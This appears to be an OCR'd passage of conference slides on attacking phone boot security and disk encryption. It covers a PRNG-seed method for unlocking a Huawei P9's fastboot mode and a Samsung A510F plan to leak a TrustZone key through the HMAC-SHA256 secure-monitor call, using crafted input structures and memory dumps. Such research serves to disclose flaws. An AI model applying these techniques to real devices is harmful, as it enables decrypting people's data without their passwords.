


PRNG init


let `interval` value be the largest step count we are ready to wait for

possible cases:
a) `seed_index` is inside interval
  -> `step` to the known value
b) `seed_index` is outside
  -> reinit the PRNG

precompute table to determine `seed_index` by FBLOCK instantly



Final algorithm



Estimates

`N = 200`

`reqs_per_second = 140` (step or reinit)

`interval = 16800` (~2 minutes)

avg reinit count before `seed_index` in `interval`:

`( 2^32 - 1 ) / ( N * interval ) ~ 1278`

avg time before unlock ~ 2 minutes 9 seconds

Results (Huawei P9)

1. Special unlocked fastboot mode could be used to compromise the secure boot chain (including the TZ kernel)


2. No need to know the password to decrypt the data

3. Provided that 200 chosen unlock codes are known - average pwn time is less than 3 minutes

Test case #2

- Samsung A5 2016 (A510F)
- Processor: Exynos 7580
- OS version: Android 7
- Locked, password unknown
- Secure Startup is ON

Samsung A510F FDE



Plan

- Extract encrypted userdata partition
- Dump the 0x10070000 key
- Perform offline password bruteforce
- Decrypt the data

Assumptions

- Original research used sboot exploit (EL1) as a first part of the exploit chain (**out of scope for now**)
- As a result - one could dump encrypted userdata and boot patched Linux kernel
- We make the same assumptions for this talk (for example, ISP eMMC dump, FRP reset, etc.)

A510F kernel source

- Look for ways to communicate to EL3 running code (SMC)
- Some testing/debugging code:
```
_exynos_smc( 0xc2001810, 0x5, address, 0x0 ); // SHA256
_exynos_smc( 0xc2001810, 0x6, address, 0x0 ); // HMAC-SHA256
```
- ```
  struct hmac_sha256_test_input{
    DWORD input_addr;
    DWORD zero_0; // not used
    DWORD input_size;
    DWORD zero_1; // not used
    DWORD output_addr;
    DWORD step; // equals to 0 for init
    DWORD key_addr;
    DWORD zero_2; // not used
    DWORD key_size;
  };
  ```
- And… the corresponding **cm** handler code (**fmp**) has interesting input/output addresses validation (?!) o_O
  ```

EL3 pwn plan

- Compile **cm** shellcode and split it into DWORDs -
  `{ shellcode_dword_0,shellcode_dword_1,… }`

- Bruteforce random inputs to produce pairs
  ```
  sha256( input_0 ) = shellcode_dword_0;
  sha256( input_1 ) = shellcode_dword_1;
  sha256( input_2 ) = shellcode_dword_2;
  …
  ```

- Inject shellcode into **cm** exported function using SHA256 outputs (fixed addresses, no MMU protection!)

- Read the 0x10070000 key

- A piece of cake, right? Right…?


NOPE

EL3 pwn plan failed :(

- On executing SHA256 update and final function the code freezes
- Root cause - accessing 0x10810110 memory register (used for validation)
- The **cm** code was (probably) blindly copied from another chipset codebase (?!)

Plan v2 points

- Actually, we don’t need EL3 code exec
- Our target - extract 0x10 bytes accessible from EL3 - memory leak is enough!
- HMAC-SHA256 init works!
- No address randomisation - what if we use parts of internal structures as input for the HMAC-SHA256?

HMAC-SHA256 context

```
hmac_sha256_init( key = 0xee )

0xBFF01C48: 2A FE B3 AA 1F E3 AC C5   99 18 72 79 1E A5 C2 17
0xBFF01C58: AD C8 3A 31 63 91 BB 9E   02 98 F0 8C 61 B5 9F B4
0xBFF01C68: 40 00 00 00 00 00 00 00   B2 5C 5C 5C 5C 5C 5C 5C
0xBFF01C78: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01C88: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01C98: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01CA8: 5C 5C 5C 5C 5C 5C 5C 5C   2A FE B3 AA 1F E3 AC C5
0xBFF01CB8: 99 18 72 79 1E A5 C2 17   AD C8 3A 31 63 91 BB 9E
0xBFF01CC8: 02 98 F0 8C 61 B5 9F B4   EE 16 38 D6 65 C7 78 5A
0xBFF01CD8: 3A 00 6F 87 D9 2C E0 70   C5 5C 00 3A 70 4D 41 F4
0xBFF01CE8: 72 BF D5 84 43 ED 00 86   00 00 00 00 00 00 00 00
0xBFF01CF8: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
0xBFF01D08: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
0xBFF01D18: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
0xBFF01D28: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
0xBFF01D38: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00

2AFEB3AA - sha256_no_final( key ^ 0x5C5C5C... )
B25C5C5C - key ^ 0x5C5C5C
EE1638D6 - sha256_no_final( key ^ 0x363636... )
```

HMAC-SHA256 poking (1)

```
Allocate memory at the following addresses:

Byte we want to leak
0x54321FE0: EE 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00

hmac_sha256_input struct
0x55000000: FF FF FF FF 00 00 00 00   FF FF FF FF 00 00 00 00
0x55000010: FF FF FF FF 00 00 00 00   E0 1F 32 54 00 00 00 00
0x55000020: 01 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
```

- input_addr
- input_size
- output_addr
- step
- key_addr
- key_size

HMAC-SHA256 poking (2)

```
0x54321FE0: EE 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00

0x55000000: FF FF FF FF 00 00 00 00   FF FF FF FF 00 00 00 00
0x55000010: FF FF FF FF 00 00 00 00   E0 1F 32 54 00 00 00 00
0x55000020: 01 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00

Call HMAC-SHA256 init with addr = 0x55000000

0xBFF01C48: 2A FE B3 AA 1F E3 AC C5   99 18 72 79 1E A5 C2 17
0xBFF01C58: AD C8 3A 31 63 91 BB 9E   02 98 F0 8C 61 B5 9F B4
0xBFF01C68: 40 00 00 00 00 00 00 00   B2 5C 5C 5C 5C 5C 5C 5C
0xBFF01C78: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01C88: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01C98: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01CA8: 5C 5C 5C 5C 5C 5C 5C 5C   2A FE B3 AA 1F E3 AC C5
0xBFF01CB8: 99 18 72 79 1E A5 C2 17   AD C8 3A 31 63 91 BB 9E
0xBFF01CC8: 02 98 F0 8C 61 B5 9F B4   EE 16 38 D6 65 C7 78 5A
0xBFF01CD8: 3A 00 6F 87 D9 2C E0 70   C5 5C 00 3A 70 4D 41 F4
0xBFF01CE8: 72 BF D5 84 43 ED 00 86   00 00 00 00 00 00 00 00
0xBFF01CF8: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
```

HMAC-SHA256 poking (3)

```
0x54321FE0: EE 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00

0x55000000: FF FF FF FF 00 00 00 00   FF FF FF FF 00 00 00 00
0x55000010: FF FF FF FF 00 00 00 00   B3 1C F0 BF 00 00 00 00
0x55000020: 1B 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
```

Call HMAC-SHA256 init with addr = 0x55000000

```
0xBFF01C48: E5 92 EA 3D F2 50 7F 81   9B D2 E2 5D C5 52 62 7A
0xBFF01C58: 05 A3 DC D7 E0 DF 9B E0   85 D0 21 A4 8C 53 6F 78
0xBFF01C68: 40 00 00 00 00 00 00 00   F6 43 BF F0 99 C5 44 2E
0xBFF01C78: 25 42 F9 9E 4B F1 94 66   6D 3F CD E7 C2 5E C4 AC
0xBFF01C88: D0 3D E9 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01C98: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01CA8: 5C 5C 5C 5C 5C 5C 5C 5C   E5 92 EA 3D F2 50 7F 81
0xBFF01CB8: 9B D2 E2 5D C5 52 62 7A   05 A3 DC D7 E0 DF 9B E0
0xBFF01CC8: 85 D0 21 A4 8C 53 6F 78   BA 45 23 48 C3 FE 2F 0D
0xBFF01CD8: BE A9 F8 58 76 B5 01 D0   0D F8 9A B8 30 CD 36 C9
0xBFF01CE8: BE 84 69 CC 2C 75 5C 9D   00 00 00 00 00 00 00 00
0xBFF01CF8: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
```

HMAC-SHA256 poking (4)

```
0x54321FE0: EE 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00

0x55000000: FF FF FF FF 00 00 00 00   FF FF FF FF 00 00 00 00
0x55000010: FF FF FF FF 00 00 00 00   B0 1C F0 BF 00 00 00 00
0x55000020: 0C 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00

Call HMAC-SHA256 init with addr = 0x55000000

0xBFF01C48: xx xx xx xx xx xx xx xx   xx xx xx xx xx xx xx xx
0xBFF01C58: xx xx xx xx xx xx xx xx   xx xx xx xx xx xx xx xx
0xBFF01C68: 40 00 00 00 00 00 00 00   B9 CE B6 61 AE 0C 23 DD
0xBFF01C78: C7 8E BE 01 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01C88: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01C98: 5C 5C 5C 5C 5C 5C 5C 5C   5C 5C 5C 5C 5C 5C 5C 5C
0xBFF01CA8: 5C 5C 5C 5C 5C 5C 5C 5C   xx xx xx xx xx xx xx xx
0xBFF01CB8: xx xx xx xx xx xx xx xx   xx xx xx xx xx xx xx xx
